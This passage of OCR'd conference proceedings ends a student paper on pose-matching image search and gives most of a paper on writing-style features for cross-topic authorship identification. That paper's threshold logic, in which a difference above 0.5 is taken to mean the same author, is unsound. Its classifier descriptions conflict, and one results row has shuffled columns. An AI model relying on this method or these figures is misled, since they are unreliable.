2. Does the application provide the desirable images? (1-5)

Fig 9 shows the result for the interface feedback. When we asked the user about the user interface and rated our application, we obtained that six High School students responded that the interface was easy to use, three of them responded that it was not too easy or complicated and one student responded that it was complicated.



Figure 9. Rating user Interface

In the feedback, we also asked the students to rate our application to observe if the app provides the desirable images or not. They can choose between 1 to 5. 1 means that it doesn't fulfill his/her expectation, 5 means that the app provides his/her desirable images and between 1 to 5 means that it provides some of the images. The result shows us that three students rated 1, three students rated 3 and four rated 5.



Figure 10. Provide Desirable Image

When we tested different algorithms for matching the human pose from an image and the stick figure image, experiment 1 shows us that the sum of different algorithms performs better than the K-means clustering. We believe that both algorithms show these results because having different weights of the angles for different images can help us to focus more on specific joints of the body and obtain the desirable images in comparison to the k-means that all the joints have the same weight.

For experiment 2, we want to observe if the application fulfills the objective of the project, which is to provide an easy tool in which users can search an image with a specific pose. The result shows us that most of the users believe that the tool is easy to use. Also, most of the users feel that the tool retrieves the desirable images with a specific pose. Thus, our application reaches our goal to provide a tool that can retrieve human pose images.

5. RELATED WORK

Hayashi et al. performed research about the pose estimate in sport activities [2]. In their experiment, they focused on Hockey and American Football videos to predict the pose estimate of the upper part of the bodies. The result shows that the pose estimate is accurate using the random decision forest classifiers. In my research, we focus on the pose estimate of images instead of videos to extract the

pose estimate from the stick figure and static images. Also, Hayashi et al. focus only on the upper body parts while our research focused on the whole body parts.

Borkar et al. proposed a system that can extract the pose estimate of people images practicing dance or yoga and compare it with people's realtime pose by using a webcam [3]. For the comparison of the yoga or dance images, they use PoseNet to extract the pose estimate and calculate the angles of different body parts . They use shoulder coordinates and the wrists coordinates to locate the arms, hips and knees coordinates, and hips and the ankles coordinates for the legs. In our research, we use a similar approach. We calculate the angles of the arms and legs; however, we use different parts of the body to calculate the angle of the arms. We use the angle between the shoulders and elbows and the elbows to wrist, which gives us higher accuracy of the arms location.

Pauzi et al. present a method to detect the movement for body injury during heavy workload [4]. They analyze real time video and use Mediapipe to extract the joint of the body and calculate velocity and the angle of joints which is important to know if a person has some injuries or not. In our study, we use Mediapipe to extract joints of the body. As different from Pauzi et al. paper, we are not focused on real time video. We compare static images and stick figure poses to match and return the images that are more similar.

6. CONCLUSIONS

Nowadays, drawing has become more popular and many people practice this activity. Thus, there are a lot of software and tools that they can use. However, there are many painters that have encountered a lot of challenges while they need to draw the human body with a specific pose. We proposed a tool in which people can search images of the human body with a specific pose. In this tool, people can move any part of the human joints from a stick figure to obtain the desirable image which pose is similar to the stick figure. We use Mediapipe to extract the human body and stick figure landmarks and compare them by using the sum of difference algorithm [14].

We performed two different experiments. The first experiment, we investigated the performance and accuracy of 2 different algorithms to match the stick figure pose and the human pose from diverse images. The experiment shows that the sum difference algorithm performs better than the K-mean Clustering algorithm with 87% and 40% [15]. The other experiment, 10 High school students provided feedback after they had used the tool. With this data, we performed a data analysis to observe the user acceptance of the tool. The result shows that six students believe that the tool was easy to use in terms of user interface. Also, five students believe that the tool provides the desirable images.

However, we encountered some limitations in terms of accuracy. Our sum of difference model accuracy was about 87%, so some students were not completely satisfied with our tool. Some of the reason is that the dataset contains about 130 images which are not enough to retrieve the specific matching human pose images. Also, we have some limitations in the number of participants to try our tool. We did the experiment during the summer, so we could not advertise our tool in some high schools, so we could not obtain more feedback about our tool.

For our future work, we would like to increase the number of questions in our questionnaire, and advertise our tool in diverse high schools during the school season, so we can obtain more feedback about our tool. Also, we would like to include more images to make our sum of difference model more accurate. Finally, we would like to optimize our K-means clustering algorithm, so the model can be more accurate, and do some more experiments with different machine learning models to optimize our engine.

AUTHOR

HuiBingXie is a junior student studying in Northwood High School.

REFERENCES

[1] Singh, Amritanshu Kumar, Vedant Arvind Kumbhare, and K. Arthi. "Real-Time Human Pose Detection and Recognition Using MediaPipe." International Conference on Soft Computing and Signal Processing. Springer, Singapore, 2021.
[2] Hayashi, Masaki, et al. "Head and upper body pose estimation in team sport videos." 2013 2nd IAPR Asian Conference on Pattern Recognition. IEEE, 2013.
[3] Borkar, PradnyaKrishnanath, Marilyn Mathew Pulinthitha, and A. Pansare. "Match Pose-A System for Comparing Poses." International Journal of Engineering Research and Technology (IJERT) 8.10 (2019).
[4] Pauzi, AinunSyarafana Binti, et al. "Movement Estimation Using MediapipeBlazePose." International Visual Informatics Conference. Springer, Cham, 2021.
[5] Edwards, Betty. "Drawing on the Right Side of the Brain." CHI'97 Extended Abstracts on Human Factors in Computing Systems. 1997. 188-189.
[6] Jiang, Min, and Guodong Guo. "Body weight analysis from human body images." IEEE Transactions on Information Forensics and Security 14.10 (2019): 2676-2688.
[7] Paul, Christiane. "New media in the white cube and beyond: Curatorial models for digital art." Leonardo Reviews Quarterly 1.2010 (2008): 33.
[8] Black, Joanna, and Kathy Browning. "Creativity in digital art education teaching practices." Art Education 64.5 (2011): 19-34.
[9] Hanson, Jill M., et al. "Fast dynamic imaging using two reference images." Magnetic resonance in medicine 36.1 (1996): 172-175.
[10] Kakadiaris, Ioannis A., and Dimitri Metaxas. "Three-dimensional human body model acquisition from multiple views." International Journal of Computer Vision 30.3 (1998): 191-218.
[11] Wang, Liang, and David Suter. "Analyzing human movements from silhouettes using manifold learning." 2006 IEEE International Conference on Video and Signal Based Surveillance. IEEE, 2006.
[12] Tkachenko, Volodymyr, Aleksandra Kuzior, and AleksyKwilinski. "Introduction of artificial intelligence tools into the training methods of entrepreneurship activities." Journal of Entrepreneurship Education 22.6 (2019): 1-10.
[13] Lugaresi, Camillo, et al. "Mediapipe: A framework for building perception pipelines." arXiv preprint arXiv:1906.08172 (2019).
[14] Lugaresi, Camillo, et al. "Mediapipe: A framework for perceiving and processing reality." Third Workshop on Computer Vision for AR/VR at IEEE Computer Vision and Pattern Recognition (CVPR). Vol. 2019. 2019.
[15] Ahmad, Amir, and Lipika Dey. "A k-mean clustering algorithm for mixed numeric and categorical data." Data & Knowledge Engineering 63.2 (2007): 503-527.

AN EMPIRICAL EVALUATION OF WRITING STYLE FEATURES IN CROSS-TOPIC AND CROSS-GENRE DOCUMENTS IN AUTHORSHIP IDENTIFICATION

Simisani Ndaba[1] Edwin Thuma[2] Gontlafetse Mosweunyane[3]

Department of Computer Science, University of Botswana, Gaborone, Botswana

ABSTRACT

In this paper, an investigation was done to identify writing style features that can be used for cross-topic and cross-genre documents in the Authorship Identification task from 2003 to 2015. Different writing style features were empirically evaluated that were previously used in single topic and single genre documents for Authorship Identification to determine whether they can be used effectively for cross-topic and cross-genre Authorship Identification using an ablation process. The dataset used was taken from the 2015 PAN CLEF Forum English collection consisting of 100 sets. Furthermore, it was investigated whether combining some of these feature sets can help improve the authorship identification task. Three different classifiers were used: Naïve Bayes, Support Vector Machine, and Random Forest. The results suggest that a combination of a lexical, syntactical, structural, and content feature set can be used effectively for cross topic and cross genre authorship identification, as it achieved an AUC result of 0.837.

KEYWORDS

Authorship Identification, Cross-topic and Cross-genre, Single-topic and Single-genre, Writing style feature

1. INTRODUCTION

To determine a writer of an anonymous text has been of interest in many domains since the nineteenth century [1]. These areas include Information Retrieval, Investigative Journalism and in Law where identifying the writer of a document such as a ransom note may be crucial in saving lives. [2] and [3] gave many practical examples where knowing the author of a document may be very important. For example, finding the author of a malicious mail sent from an anonymous email account, plagiarism detection and to catch paedophiles. Authorship identification is used to solve these problems by determining whether a known author based on his or her text samples has written an unknown text. Authorship identification uses an author's writing style in identifying writers of texts. An author's word choice, sentence structure, figurative language, and sentence arrangement are extracted from a text and categorised into writing style features for measuring an author's personal writing style.

The problem is complicated by the fact that an author may consciously or unconsciously vary their writing style from text to text [4]. This is because the writing style of an author may be affected by the genre in addition to the personal style of an author. It may also be heavily affected by topic nuances. The writing style trend of a topic for a particular author may be the same in a genre and vice versa. Thus, when some documents match in genre and topic, the personal writing style of an author would be the major discriminating factor between texts. However, it is no longer assumed that all texts within an authorship identification problem match in genre and

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 39-51, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130104

topic. The assumption has been updated to a cross-genre and cross-topic idea in the authorship identification task which corresponds to a more realistic view of the problem [5]. In many applications, it is not possible to obtain text samples of known authors in specific genres and topics. For example, the author of an anonymously published crime fiction novel may be a child fiction author who has never published a crime fiction novel before.

2. OBJECTIVE

This paper set out to identify the ideal writing style features for cross-genre and cross-topic documents in the PAN CLEF 2015 Authorship Identification task from 2003 to 2015. This study plans on using the writing style features that were previously used in single topic and single genre documents for authorship identification to determine whether they can be used effectively for cross-topic and cross-genre documents for authorship identification using an ablation process. To the best of the authors' knowledge, this review and experiment set up had not been worked on from 2003 to 2015 and contributes to the task area to identify which features are best used in cross-genre and cross-topic documents. Three different classifiers were used in the empirical evaluation to see whether the results generalise well across the different family of classifiers.

The rest of the paper is organised as follows, Section 3 reviews the background, evolution of writing style features in authorship identification and related works. Section 4 describes the methodology, outlining the dataset, data preparation and experimental setup. Section 5 analysed the results, limitation and recommendations of the study and Section 6 provides the conclusion.

3. RELATED WORKS

Authorship Identification has been dated since the nineteenth century with the preliminary study of Mendenhall [6] on the plays of Shakespeare. This was followed by statistical studies in the first half of the twentieth century by [7] and [8]. Subsequently, [9] method was based on Bayesian statistical analysis of the frequencies of a small set of common words (e.g. 'and', 'to', etc.) and produced significant discrimination results. According to [1], in the late 1990s, research in Authorship Identification was dominated by attempts to define writing style features known as Stylometry. [10] referred to Stylometry as the statistical analysis of a style and assumes that every author's writing style has certain features that are unique. Hence, a great variety of writing style features including word frequencies, character frequencies, vocabulary richness, sentence length and word length had been proposed. [11] reported that to extract unique writing style from data, writing style features such as Lexical, Syntactic, Structure and Content-specific feature sets need to be considered.

Initial Authorship Identification studies used available datasets that had single-genre and single-topic documents and their composition made for ease of comparison because words and expressions belonged to a similar domain. Due to the increasing variety of text topics and genres published in different media over the years, cross-topic and cross-genre documents have formed text samples from a variety of authors in a variety of genres such as Emails, Essays, Discussions and various topics such as, Religion, Marriage, and Discrimination [12]. The following works were considered from 2003 to 2015 for the Authorship Identification task for the cross-topic and cross-genre documents used during that time.

Previous works that used single-topic and single-genre documents include [13] who used English editorial documents using Vocabulary Richness writing style features. Other writing style features used were number of letters, number of uppercase characters, digits and number of white spaces. All writing styles features, except for the vocabulary richness measures were represented by a vector using the td-idf technique. Naive Bayes, Support Vector Machines (SVM) and Multilayer

Perceptron were used to build different classification models using their default parameters. The highest result achieved was an AUC of 0.972 with SVM.

[14] used a single-genre dataset consisting of novels from four writers and used number of unique words, Vocabulary richness, word n-grams, sentence length, word length, and frequencies of punctuation writing style features. Multinomial Logistic Regression, Naive Bayes, SVM and Decision Tree were used to apply multi-categorising and their results showed that non-vocabulary richness writing style features boosted the result using SVM with an AUC of 0.85. Similarly, [15] used a single-genre dataset made up of novels from different writers from different time periods to develop a method for computer-assisted Authorship Identification using character n-grams. They used a dissimilarity measure between the documents to measure the average frequency for a given n-gram in each document and achieved an AUC of 0.83.

A single-topic dataset comprising of Computer Science related subjects was used in a model by [16]. An ensemble of 14 n-gram patterns from Lexical tokens unigrams, bigrams, characters 4-grams and Syntactical POST unigrams to trigrams writing style features were used. Euclidean and Cosine distance measures reflected how close the writing style features are from one document to another based on frequency value differences. The SVM, logistic regression, decision trees and Naive Bayes classifiers were used with their tuned parameters and evaluated on the dataset using a cross-validation method. The POST n-grams did not perform as well as lexical n-grams probably due to terms not being tagged well. An average result of 0.767 was achieved by the model.

In another writing style feature ensemble, [17] obtained writing style features in a Korean web forum for categorising Good or Bad user reputation based on user feedback. Features from Lexical set include frequency of digit characters, frequency of white space characters and frequency of alphabetic characters. Syntactical set with frequency of punctuations, frequency of stop words and frequency of POS n-grams (n = uni, bi, tri). The Structural set had measures quoted content including news, e-mail as signature and telephone number as signature and Content set had Word n-grams (n = uni, bi, tri). The feature sets were added on for evaluation in an incremental order, that is, F1, F1+F2, F1+F2+F3, etc. Naïve Bayes, SVM, Decision Tree and Neural Network with their tuned parameters applied the 10 fold cross validation and had their performances compared along with the feature sets used. The lexical, syntactical, structural and content feature set combination and SVM gave the best result with 0.945.

Other studies that used cross-genre and cross-topic documents such as [18] used a cross-genre dataset composed of essays and novels of 100 documents. A distance measure was used to calculate how close texts are to one another compared to a set of external documents to determine whether a disputed text was written by a proposed author. The writing style feature extracted was the common word frequency. The pre-processing involved tokenising the text and stemming while keeping punctuation symbols. The evaluation achieved an AUC of 0.738.

The effectiveness of character n-grams is exemplified in a study by [19] who used a cross-topic collection of dialog lines from plays for a single recurrent neural network trained to predict the flow of text by many authors while sharing a collective model of a complete language. The pre-processing involved mapping unknown and known documents into smaller characters, i.e. capital letters to lowercase letters and stemming which received a result of 0.81.

[20] measured Character n-grams, Word n-grams and POST n-grams from lexical, content and syntactical feature sets using the order of the writing style features sequences to model the writing style of an author. The experiment was conducted on a cross-topic dataset made up of a single newspaper. The td-idf was used to represent the writing style features as well as the use of the Logistic regression classifier to create their model. The combination of POST, word and character n-grams achieved a high result of 0.90.

4. METHODOLOGY

In this paper, it was theorised that not all writing style features work well for cross-genre and cross-topic documents in Authorship Identification. This hypothesis was validated by answering the following research questions:

4.1 Research Questions

1. Can writing style features used in single-genre and single-topic Authorship Identification be used effectively on cross-genre and cross-topic Authorship Identification?

2. Which type of writing style features that were effectively used on cross-genre and cross-topic Authorship Identification work best and which cannot be best used?

3. Which writing style features can be combined to work best on cross-genre and cross-topic documents in Authorship Identification?

4.2 Data Set

This paper used a corpus from the Uncovering Plagiarism, Authorship and Social Software Misuse (PAN) at the Conference and Laboratory of the Evaluation Forum (CLEF). PAN CLEF is a forum for digital text research to analyse texts on originality, authorship, and trustworthiness [21]. The dataset used was taken from the 2015 PAN CLEF English collection which consists of 100 sets. Each set contains a known-author document and an unknown-document. The dataset consists of the documents covering different topics and genres such poems, dialog lines from plays and passages from books. The documents comprise of short texts having on average 350 words per document.

4.3 Data Preparation

The texts in the dataset needed to be represented in a way they can be processed to be categorised into writing style features. The experiment followed text pre-processing techniques such as tokenising, normalising and stemming. In the process of Tokenization, some characters like white spaces are discarded. In Normalisation, characters uppercase letters (‘A’) are changed to lowercase letters (‘a’) for text analogy [22]. The Stemming process reduced words to their base form such as "fishing" to "fish".

All the documents in the dataset were processed based on writing style features. A writing style features a numeric value difference between the known and unknown documents indicating whether the documents were written by the same author or not. A known and unknown text most likely written by the same author is represented as a positive value which is over 0.5, otherwise, most likely written by different authors is represented as a negative value which is under 0.5. For instance, in a known text, if the frequency of parts of speech writing style feature count is 50 over the total number of words count is 300, the calculation would be:

$$\frac{\text{frequency of writing style feature}}{\text{total number}} = \frac{\text{frequency of parts of speech}}{\text{total number of words}} = \frac{50}{300} = 0.167$$

In an unknown file, if the calculation for the frequency of parts of speech writing style feature over the total number of words count is 0.78.

$$\frac{\text{frequency of writing style feature}}{\text{total number}} = \frac{\text{frequency of parts of speech}}{\text{total number of words}} = \frac{234}{300} = 0.78$$

The parts of speech writing style feature numeric value difference between the known and unknown text would be:

Highest value – lowest value = 0.78-0.167 = 0.613.

0.613 indicates that the known and unknown documents were most likely written by the same author because 0.613 is over 0.5 which is a positive value.

All the writing style feature calculations between known and unknown text is stored in an excel spreadsheet. The data is then converted from an excel spreadsheet into a Comma-Separated Value (CSV) file. After the data file is converted, the CSV file is then loaded into WEKA. Once the data is loaded, WEKA recognizes the writing style features as attributes. An ablation process was conducted in the experiment where the writing style features were removed from the model to see how their absence affects experimental performance and then put back into the model to see how their presence affects performance. If the removal of a feature increases performance, then it is not good for a model/set. Otherwise, if its removal decreases the performance, it is good for the experiment. Once the feature is measured, it is returned to the model/set so that another feature is modelled in the same way.

4.4 Experimental Setup

The evaluation experiment used WEKA which has classifiers for data mining tasks. The classifiers selected for the experiment are Random Forest, Decision Tree and the Naïve Bayes which builds a probabilistic model. The reason these classifiers were chosen were due to studies such as [23] who used Decision trees (Tree) and Random Forests (RF) in their evaluation experiment for comparing their results. Random Forest classifiers were chosen because they are well-known and popular supervised learning algorithms. The classifier parameters have to be changed to obtain optimal classification accuracy performance.

A cross validation technique was used to find out how well a classifier uses the training data to accurately categorise unknown data. The dataset was divided into a training set made up of 66% of the data while the remaining 34% of the test dataset.

A grid search was used for selecting the values for the parameters that maximize the accuracy of the model. The procedure of a grid search as indicated by [24] was used on Cost and Loss parameters and using the 10-fold cross validation method. The training set and test set are used to find a pair of optimal parameters C and γ (cost and loss) of the RBF Kernel function. The pairs of parameters were tested in intervals step by step as part of the Grid search. The pair is chosen when the error of cross validation is minimal and with a high accuracy cross validation. The ideal Cost and Loss pairs were found to be 1.0 and 1.0 respectively. In the Random Forest classifier, the number of trees and number of randomly parameter pairs that were used were also tried and tested to find an optimum parameter pair. It was found that the different number of trees and number of randomly pairs used in the experiment include {0,1}, {0,2},{1,1},{1,2}and {4,3}.

5. RESULTS AND ANALYSIS

In the empirical evaluation, the Sensitivity (TP), Specificity (TN), Accuracy, ROC (AUC) and Kappa coefficient evaluation measures were used. The Sensitivity (TP) measures the proportion

of actual positives that are correctly identified and Specificity (TN) measures the proportion of actual negatives that are correctly identified. The Accuracy measure approximates how effective a method is by the probability of the true value of a class label. The Kappa coefficient assesses the proportion of agreement between two or more methods for categorical items. The ROC (AUC) determines the ability of a classifier to rank scores appropriately, that is, the proportion of Sensitivity and Specificity.

Table 1 shows all the writing style features identified from related works in their respectable individual feature sets used for the empirical evaluation on the PAN CLEF 2015 English dataset. These initial evaluation results are used as a reference for further experiments to see which writing style features improve performance and which do not.

Table 1. The individual feature sets with all their writing style features.

Feature Set	**Writing Style Features used in the Feature Set**
Lexical	Uppercase frequency Character count Character{Unigram, Bigram, Trigram and Quad-gram} Word length Hapax Legomena Type token ratio
Syntactical	Parts of Speech Tag{Unigram, Bigram, Trigram and Quad-gram} Punctuation {Unigram, Bigram} Function word
Structural	Paragraph frequency Sentence Length
Content	Common words Word {Unigram, Bigram, Trigram}

5.1 Discussion of Research Question 1

The individual feature sets with all the writing style features shown in table 1 were used to generate the initial evaluation results in table 2. Based on the fact that more than 0.5 is positive (likely same author) and less than 0.5 is negative (likely different authors), the experimental results in table 2 show that the writing style features identified from the previous related works used in the experiment produced mostly positive results. This answers research question 1 (Can writing style features used in single genre and single topic documents be used effectively on cross-genre and cross-topic documents for Authorship Identification?). The results show in table 2 the writing style feature sets on the cross-genre and cross-topic dataset showed that the writing style features can be used for a successful Authorship Identification for cross-genre and cross-topic documents.

Table 2: The initial evaluation results of the individual feature sets.

Group	**Classifier**	**Sensitivity**	**Specificity**	**Accuracy %**	**AUC**	**Kappa**
Lexical	Naïve Bayes	0.560	0.620	59	0.666	0.18
	Random Forest	0.389	0.688	53	0.583	0.07
Syntactical	Naïve Bayes	0.780	0.580	68	0.738	0.36
	Random Forest	0.660	0.580	62	0.669	0.24
Structural	Naïve Bayes	0.333	0.625	47	0.483	-0.04
	Random Forest	0.278	0.750	50	0.528	0.03
Content	Naïve Bayes	0.500	0.688	58	0.583	0.18
	Random Forest	0.500	0.620	56	0.538	0.12

5.2 Discussion of Research Question 2

In order to answer research question 2 (Which type of writing style features work best for cross-genre and cross-topic documents and which cannot be best used?), the process of identifying the writing style features for best performance needs an ablation analysis. Recall from section 3.2 that the Data Preparation phase explains the experiment implemented an ablation process that removes and adds back a writing style feature to monitor how it would increase or decrease performance. The ablation process started with the full feature sets with all their writing style features from table 1.

The writing style features that were removed showed to increase performance by their removal meaning that their presence in a feature set brings down the performance result. The writing style features that were removed from Lexical feature set include Type token ratio, Word length, Hapax Legomena and Character Unigram in the Lexical features set. From the Syntactical set include Parts of Speech Tag, Punctuation and Function word. The Word Unigram feature was removed from the Structural set.

Table 3 shows the results of the feature sets with the writing style features that were kept which generated high results after the ablation process. The Syntactical set shows to have the highest results with an AUC of 0.75 answering research question 2 (Which type of writing style features work best for cross-genre and cross-topic documents and which cannot be best used?). The Syntactical writing style features are verified to be ideal for cross-genre and cross-topic document Authorship Identification because of its impressive results. The Syntactical writing style features identified as being ideal are Parts of Speech Tag (unigram, bigram, trigram and quadgram) and Punctuation Bigram. This shows that word-based adjectives help with Authorship Identification because of the number of POST writing style features used in the experiment.

Table 3: The evaluation results of the feature sets after the ablation process.

Group	Classifier	Sensitivity	Specificity	Accuracy %	AUC	Kappa
Lexical	Naïve Bayes	0.857	0.500	66	0.714	0.35
	Random Forest	0.556	0.750	64.7	0.635	0.3
Syntactical	Naïve Bayes	0.800	0.580	69	0.745	0.38
	Random Forest	0.660	0.740	70	**0.750**	0.4
Structural	Naïve Bayes	0.857	0.438	63	0.554	0.29
	Random Forest	0.500	0.625	55	0.646	0.12
Content	Naïve Bayes	0.520	0.740	63	0.634	0.26
	Random Forest	0.560	0.620	59	0.623	0.18

5.3 Discussion of Research Question 3

To answer research question 3 (Which writing style features can be combined to work best for cross-genre and cross-topic document in Authorship Identification?) writing style feature sets were combined to see how they affect the experiment performance, the process is as follows. The feature set with its remaining writing style features that were found to work the best in the experiment performance were merged with another feature set to make a combination feature set, then with another one to make another feature set combination pair. For example, a Lexical set combined with a Syntactical set, then a Lexical set combined with a Structural set. An addition of another feature set was then added to a combination feature set pair until all the feature sets were combined with one another. For example, the Structural set is added to the Lexical and

Syntactical set to make a Lexical, Syntactical and Structural set, the Syntactical set is added to the Lexical and Content set to make a Lexical, Content and Syntactical set, etc.

The combination feature sets that had the highest results had an average AUC of over 0.700. The results show that the Lexical and Syntactical and content set had the highest results with an AUC of 0.762. The other sets that had higher results include Lexical and Syntactical set with 0.751, Lexical, Syntactical and Structural set with 0.760, as well as Syntactical and Content with 0.740. The Lexical writing style features are common in the combination feature sets that performed well in the initial results. The combination feature set had had the lowest results was the Structural and Content with an AUC of 0.519.

Table 4: The initial evaluation results of the combination feature sets.

Feature Group	**Classifier**	**Sensitivity**	**Specificity**	**Accuracy %**	**AUC**	**Kappa**
Lexical and Syntactical	Naïve Bayes	0.780	0.620	70	**0.751**	0.31
	Random Forest	0.700	0.660	68	**0.751**	0.36
Lexical and Structural	Naïve Bayes	0.786	0.625	70	0.710	0.40
	Random Forest	0.500	0.688	58	0.594	0.18
Lexical and Content	Naïve Bayes	0.500	0.760	63	0.700	0.26
	Random Forest	0.520	0.620	56	0.625	0.34
Lexical, Syntactical and Structural	Naïve Bayes	0.760	0.640	70	0.744	0.4
	Random Forest	0.611	0.688	64	0.686	0.29
Lexical, Syntactical and Content	Naïve Bayes	0.780	0.620	70	**0.762**	0.4
	Random Forest	0.611	0.688	64	0.726	0.29
Lexical, Structural and Content	Naïve Bayes	0.667	0.688	67	0.646	0.35
	Random Forest	0.540	0.600	57	0.606	0.14
Lexical, Syntactical, Structural and Content	Naïve Bayes	0.722	0.623	67	0.688	0.35
	Random Forest	0.500	0.813	64	0.722	0.30
Syntactical and Structural	Naïve Bayes	0.833	0.500	67	0.733	0.3
	Random Forest	0.556	0.750	64	0.641	0.3
Syntactical and Content	Naïve Bayes	0.833	0.500	67	0.698	0.34
	Random Forest	0.680	0.720	70	0.712	0.4
Syntactical, Structural and content	Naïve Bayes	0.833	0.563	70	0.712	0.4
	Random Forest	0.571	0.625	60	0.639	0.19
Structural and Content	Naïve Bayes	0.429	0.688	56	0.545	0.12
	Random Forest	0.540	0.560	55	0.519	0.1

An ablation process was also performed on the combination feature sets to see which writing style features work best together to generate higher results in order to answer research question 3 just as it was done for the individual feature sets. The common writing style features that were removed and increased performance results kept performance low with their presence within a feature set. These writing style features include Type token, Hapax legomena, Character unigram, Parts of Speech Tag unigram, and Word unigram and bigram. The common writing style features that were removed from the combination feature sets that showed decreased results include Uppercase frequency, Character trigram and bigram, Punctuation bigram, Parts of Speech Tag

Bigram, Trigram, and quad-gram. These writing style features generate high results because of their presence and were kept in the combination feature sets and were identified as ideal for performance.

Table 5 shows the results of the feature set combination after the ablation process. The combination feature sets that had the highest results was the Lexical, Syntactical, Structural and Content set with an AUC of 0.837. Another feature set that also achieved general high results is the Syntactical and Content set with an AUC of 0.818. These feature set combinations answer research question 3. A combination of writing style features that are character and word based such as Character n-grams, Parts of Speech Tag n-grams, Common word, sentence length and Word n-grams seem to work well in Authorship Identification and generate high performance. All combination feature sets that generated high results had Syntactical writing style features as the individual feature sets had in the evaluation experiment.

Other feature sets include Lexical and Syntactical with an AUC of 0.821 and Lexical, Syntactical and Content set with 0.809. Even though these feature sets that performed well with Syntactical writing style features had Lexical writing style features, they did not have a general overall high result from True Positives, Accuracy and Kappa measures. This demonstrates that the Syntactical feature set is robust in the cross-genre and cross-topic document Authorship Identification process. This result is supported by [25] who found that in Authorship Identification, combining syntax-based (Syntactical) and token-level (Content) features performs almost equally well or even better than only using a Lexical feature set. The combination feature sets that did not have Syntactical writing style features had moderate results such as the Structural and Content set had an AUC of 0.701 and Lexical, Structural and Content set with 0.795. In comparison with previous works, the study's results are among the top five in AUC recall rates as shown in figure 1 which the PAN CLEF AUC results in 2015 [5].

Table 5: The evaluation results of combination features sets after the ablation process.

Feature Group	**Classifier**	**Sensitivity**	**Specificity**	**Accuracy %**	**AUC**	**Kappa**
Lexical and Syntactical	Naïve Bayes	0.778	0.688	74	**0.792**	0.47
	Random Forest	0.833	0.688	76	**0.821**	0.52
Lexical and Structural	Naïve Bayes	0.389	0.875	61	**0.795**	0.25
	Random Forest	0.500	0.750	61	0.625	0.25
Lexical and Content	Naïve Bayes	0.571	0.875	73	**0.799**	0.43
	Random Forest	0.600	0.680	64	0.692	0.28
Lexical, Syntactical and Structural	Naïve Bayes	0.833	0.625	73	0.774	0.46
	Random Forest	0.720	0.740	73	0.759	0.46
Lexical, Syntactical and Content	Naïve Bayes	0.889	0.625	76	**0.809**	0.52
	Random Forest	0.556	0.658	61	**0.781**	0.24
Lexical, Structural and Content	Naïve Bayes	0.556	0.875	70	**0.795**	0.42
	Random Forest	0.786	0.625	70	0.728	0.4
Lexical, Syntactical, Structural and Content	Naïve Bayes	0.889	0.878	88	**0.837**	0.76
	Random Forest	0.556	0.813	67	**0.795**	0.36
Syntactical and Structural	Naïve Bayes	0.833	70	0.778	0.46	0.563
	Random Forest	0.611	64	0.769	0.29	0.688

Syntactical and Content	Naïve Bayes	0.889	0.750	82	**0.792**	0.64
	Random Forest	0.760	0.680	72	**0.818**	0.44
Syntactical, Structural and content	Naïve Bayes	0.840	0.580	71	0.758	0.42
	Random Forest	0.389	0.813	58	0.774	0.19
Structural and Content	Naïve Bayes	0.571	0.813	70	0.701	0.39
	Random Forest	0.643	0.563	60	0.670	0.20

(b) English

Team	FS	AUC	c@1	UP	Runtime
Bagnall [2]	**0.614**	**0.811**	**0.757**	3	21:44:03
Castro-Castro et al. [5]	0.520	0.750	0.694	0	02:07:20
Gutierrez et al. [11]	0.513	0.739	0.694	39	00:37:06
Kocher and Savoy [21]	0.508	0.738	0.689	94	00:00:24
PAN15-ENSEMBLE	0.468	0.786	0.596	0	–
Halvani [13]	0.458	0.762	0.601	25	00:00:21
Moreau et al. [30]	0.453	0.709	0.638	0	24:39:22
Pacheco et al. [33]	0.438	0.763	0.574	2	00:15:01
Hürlimann et al. [14]	0.412	0.648	0.636	5	00:01:46
PAN14-BASELINE-2	0.409	0.639	0.640	0	00:26:19
PAN13-BASELINE	0.404	0.654	0.618	0	00:02:44
Posadas-Durán et al. [36]	0.400	0.680	0.588	0	01:41:50
Maitra et al. [28]	0.347	0.602	0.577	10	15:19:13
Bartoli et al. [3]	0.323	0.578	0.559	3	00:20:33
Gómez-Adorno et al. [10]	0.281	0.530	0.530	0	07:36:58

Figure 1: Evaluation results for authorship identification at PAN 2015 [5]

5.4. Limitations

This paper worked on the PAN CLEF English text collection from the PAN CLEF 2015 collection that consisted of a varying size, diversity, and featured languages, such as Chinese, Persian, and Urdu. The English texts were most appropriate to work on because it was the language the authors understood. The sample size of the PAN CLEF 2015 English collection was small and inadequate for the experiment to generate satisfactory results. Most of the references were within the range 2003 and 2015 because the Authorship Identification task was specific to the PAN CLEF 2015 Authorship Identification task that used the specific PAN CLEF 2015 dataset which was worked on for experimentation of the Authorship Identification task in 2014. Therefore, contemporary work was considered in this paper, however, the experiments may be updated with the contemporary related work for future experimentation. The writing style features used were not described in this paper in detail due to the large number of features that were identified. WEKA was used for the experimental procedure and therefore could not produce set of pseudocodes of the algorithm of the data mining and could not draw a flowchart.

5.5. Recommendations

The questions raised from this study which when answered could produce a greater degree of accuracy on Authorship Identification. For future work, to understand the reason why certain writing style features performed better, a table will need to be drawn showing the description of each feature, how and where they have been used. For future experiments, the ensemble Lexical, Syntactical, Content and Structural group that generated the best results could be used on the PAN CLEF Authorship Identification cross-genre and cross-topic English collection sample size. If the English collection is not enough, then it will need to be made larger by adding more English documents to the dataset. A larger corpus of more than 1000 documents could possibly generate the same prime results in this study. In addition, the corpus used in this study comprised of only

one known document per author and one unknown sample, which speculates whether it would be more effective if the number of known documents per author could bring on a thorough exploration for authorship identification. It would be beneficial to assess the effects of the study findings on other datasets which could be generated from the internet and not exclusively from forums. The writing style features should distinguish authors from one another no matter the topic or genres because how writers express themselves is always unique.

